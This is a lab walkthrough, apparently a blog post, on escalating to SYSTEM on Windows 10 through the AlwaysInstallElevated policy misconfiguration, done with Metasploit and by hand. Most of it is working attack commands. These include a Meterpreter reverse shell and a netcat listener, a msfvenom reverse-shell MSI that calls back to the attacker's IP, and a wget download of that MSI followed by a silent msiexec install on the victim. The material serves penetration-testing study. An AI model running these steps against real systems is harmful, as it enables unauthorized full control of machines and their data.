June 6, 2026

Windows Privilege Escalation via AlwaysInstallElevated — Metasploit & Manual
How a misconfigured Group Policy setting lets any user install software as SYSTEM — and how to fix it.

Isha Sangpal
7 min read
Lab: Kali Linux (192.168.88.134) → Attacker | Windows 10 (192.168.88.132) → Target
What Is AlwaysInstallElevated?
Windows uses .msi files to install software. Normally, installing software system-wide requires administrator privileges.
The AlwaysInstallElevated Group Policy setting tells Windows Installer to run every .msi file with SYSTEM privileges — regardless of who runs it.
If this is enabled, any standard user can craft a malicious .msi payload and install it as SYSTEM. No UAC bypass needed. No admin credentials needed.
The vulnerability requires BOTH registry keys to be set:
HKCU\Software\Policies\Microsoft\Windows\Installer → AlwaysInstallElevated = 1HKLM\Software\Policies\Microsoft\Windows\Installer → AlwaysInstallElevated = 1- If either is missing or 0, the escalation does not work.
Lab Setup — Enable AlwaysInstallElevated
Open Group Policy Editor (gpedit.msc) on Windows and enable the setting in two places:
Step 1 — Computer Configuration:
Computer Configuration →
  Administrative Templates →
    Windows Components →
      Windows Installer →

        Always install with elevated privileges → Enabled
Computer Configuration →
Administrative Templates →
Windows Components →
Windows Installer →
Always install with elevated privileges → Enabled
Step 2 — User Configuration:
User Configuration →
  Administrative Templates →
    Windows Components →
      Windows Installer →
        Always install with elevated privileges → Enabled
User Configuration →
Administrative Templates →
Windows Components →
Windows Installer →
Always install with elevated privileges → Enabled

Both must be Enabled — as shown in the screenshots above.

Step 3 — Apply the policy immediately:
gpupdate /forcegpupdate /forceWhy gpupdate /force? Group Policy changes are applied at login or on a timer. /force reapplies all policies immediately — including ones that haven't changed — so the setting takes effect without a reboot.
Phase 1 — Initial Access

Initial access via Meterpreter reverse shell is already covered here: Windows Persistence with Metasploit — Registry, Backdoors & Reboots
msfpc eth0 windows
python3 -m http.server 8080
msfconsole -q -r '/home/betigetin/windows-meterpreter-staged-reverse-tcp-443-exe.rc'
msfpc eth0 windows
python3 -m http.server 8080
msfconsole -q -r '/home/betigetin/windows-meterpreter-staged-reverse-tcp-443-exe.rc'Windows downloads and runs the exe → Session 1 opens as DESKTOP-HUF0LV7\Isha (standard user)
Phase 2 — Run Local Exploit Suggester
Background session 1 and run the suggester to find privilege escalation paths automatically:
meterpreter > bg

msf > search suggester
msf > use post/multi/recon/local_exploit_suggester
msf > set SESSION 1
msf > exploit
meterpreter > bg
msf > search suggester
msf > use post/multi/recon/local_exploit_suggester
msf > set SESSION 1
msf > exploit
Key output:
always_install_elevated shows "The target is vulnerable" — a definitive confirmation, not just "appears vulnerable". This is because the module directly checks the registry keys, not just the OS version.


What it does: Runs 253 exploit checks against the target's OS version, patch level, and configuration — without touching disk or triggering AV.
Phase 3 — Exploit AlwaysInstallElevated
msf > use exploit/windows/local/always_install_elevated
msf > set SESSION 1
msf > exploit
msf > use exploit/windows/local/always_install_elevated
msf > set SESSION 1
msf > exploit
SESSION : Active user-level Meterpreter session
LHOST : Kali IP for the SYSTEM callback
LPORT : Callback port for the new session

Uploading the MSI to ...AppData\Local\Temp\QIcAxXecXhR.msi → Metasploit crafts a malicious .msi payload and uploads it to the target's Temp folder. The random filename avoids signature detection.
Executing MSI... → Windows Installer runs it. Because AlwaysInstallElevated is enabled, it runs with SYSTEM privileges automatically.
Deleted C:\Users\Isha\AppData\Local\Temp\QIcAxXecXhR.msi → Metasploit cleans up the .msi file after execution. No artifact left on disk.
Meterpreter session 2 opened → New session on port 4444 — this one runs as SYSTEM.

Phase 4 — Verify SYSTEM Access
msf > sessions 2
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
msf > sessions 2
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEMFull SYSTEM access from a standard user account — no UAC bypass, no admin password.

Manual Exploitation — AlwaysInstallElevated
Phase 1 — Get Initial Shell (No Metasploit)
Instead of Metasploit, use a raw PowerShell reverse shell.
Terminal 1 — Kali listener:
rlwrap nc -lvnp 1234rlwrap nc -lvnp 1234Why rlwrap? rlwrap wraps nc with readline support — gives you arrow keys, command history, and line editing inside the raw shell. Without it, the shell is difficult to use.
Generate payload — revshells.com: Go to https://revshells.com, enter:
- IP:
192.168.88.134 - Port:
1234 - Select: PowerShell #3 (Base64)
This generates a one-liner like:

Paste this into the victim's PowerShell or Run dialog.

Why Base64? Raw PowerShell reverse shells contain special characters (|, &, ') that break when pasted. Base64 encoding wraps the entire command safely.
Terminal 1 — Shell received:

Phase 2 — Confirm AlwaysInstallElevated Manually

connect to [192.168.88.134] from (UNKNOWN) [192.168.88.132] 50311 → The Windows victim (.132) successfully connected back to Kali (.134), establishing the user-level shell.
reg query HKEY_CURRENT_USER\...\Installer → Queries the HKCU registry hive to check if AlwaysInstallElevated is set for the current user.
AlwaysInstallElevated REG_DWORD 0x1 → Returns 0x1 (enabled) — confirms the user-side policy key is active.
reg query HKLM\...\Installer → Same check but against the machine-wide HKLM hive, which must also be 0x1 for the exploit to work.
Both keys returning 0x1 together is your green light — the misconfiguration is confirmed on both sides, so the MSI escalation will succeed.
Phase 3 — Create Malicious MSI Payload
Terminal 2 — Kali:
msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.88.134 LPORT=443 \
  -a x64 --platform windows -f msi -o file.msi
msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.88.134 LPORT=443 \
-a x64 --platform windows -f msi -o file.msi
Why MSI format?
AlwaysInstallElevated only escalates .msi files — not .exe. The MSI format triggers Windows Installer which applies the elevated privilege policy.
Serve it:
python3 -m http.server 80python3 -m http.server 80
Phase 4 — Start Listener
Terminal 3 — Kali:
rlwrap nc -lnvp 443rlwrap nc -lnvp 443
Phase 5 — Deliver and Execute on Victim
Back in victim's shell (Terminal 1):
PS C:\Users\Isha> wget http://192.168.88.134/file.msi -OutFile abc.msi
PS C:\Users\Isha> msiexec /quiet /qn /i abc.msi
PS C:\Users\Isha> wget http://192.168.88.134/file.msi -OutFile abc.msi
PS C:\Users\Isha> msiexec /quiet /qn /i abc.msihttp://192.168.88.134/file.msi : Kali's HTTP server serving the malicious MSI
-OutFile abc.msi : Save the downloaded file as abc.msi on the victim machine
msiexec : Windows Installer executable — handles .msi package installation
/quiet : Suppresses the installation progress bar
/qn : No UI at all — completely silent installation
/i abc.msi : Install this MSI package
Because AlwaysInstallElevated = 0x1 on both keys, Windows Installer automatically runs this MSI as SYSTEM — regardless of who executes the command.
Kali HTTP server log confirms download:
192.168.88.132 - - [06/Jun/2026 00:45:33] "GET /file.msi HTTP/1.1" 200192.168.88.132 - - [06/Jun/2026 00:45:33] "GET /file.msi HTTP/1.1" 200
Phase 6 — SYSTEM Shell Received
Terminal 3:

Full SYSTEM — no Metasploit, no UAC bypass, no admin credentials.
Phase 7 — Automated Detection with WinPEAS
What Is WinPEAS?
WinPEAS (Windows Privilege Escalation Awesome Script) is an automated enumeration script that scans a Windows machine for privilege escalation vectors. It checks hundreds of misconfigurations, weak permissions, stored credentials, and vulnerable services — all in one run.
It is part of the PEASS-ng suite (available pre-installed on Kali at /usr/share/peass/).
Why use it? Manual enumeration is slow and easy to miss things. WinPEAS automates the entire discovery process and highlights critical findings in red — so you know exactly what to attack first.
Variants:
winPEASx64.exe— for 64-bit Windows (used here)winPEASx86.exe— for 32-bit WindowswinPEAS.bat— when.exeexecution is blocked
WinPEAS automates the discovery of misconfigurations like AlwaysInstallElevated.
Kali — serve WinPEAS:
cd /usr/share/peass/winpeas
python3 -m http.server 81
cd /usr/share/peass/winpeas
python3 -m http.server 81Victim shell (Terminal 1):
PS C:\Users\Isha> wget http://192.168.88.134:81/winPEASx64.exe -OutFile winPEASx64.exe
PS C:\Users\Isha> .\winPEASx64.exe
PS C:\Users\Isha> wget http://192.168.88.134:81/winPEASx64.exe -OutFile winPEASx64.exe
PS C:\Users\Isha> .\winPEASx64.exe

AlwaysInstallElevated set to 1 in HKLM! — Machine-level policy is enabled (applies to all users)
AlwaysInstallElevated set to 1 in HKCU! — User-level policy is enabled (applies to current user)
Both highlighted in red = critical severity. WinPEAS confirms both keys are set — the exact condition needed for exploitation. The HackTricks URL is WinPEAS linking you directly to an exploitation guide for this finding.
Why winPEASx64.exe? Target is 64-bit Windows 10. Using the x64 version ensures full compatibility and accurate checks.
WinPEAS will flag AlwaysInstallElevated in its output highlighted in red — along with other misconfigurations, weak service permissions, and credential exposures.

Both paths exploit the same misconfiguration — the manual way gives you a deeper understanding of what's actually happening under the hood.
Conclusion
This walkthrough covered Windows privilege escalation via the AlwaysInstallElevated misconfiguration — from a standard user Meterpreter shell to full NT AUTHORITY\SYSTEM using a single malicious MSI file. Every step here is something you'll encounter in real engagements and OSCP. Master the why, not just the how.
Special thanks to Nishchay Gaba for the guidance and support throughout.
Keep learning. Stay ethical.
Follow me on Linkedin: https://www.linkedin.com/in/isha-sangpal-133593225/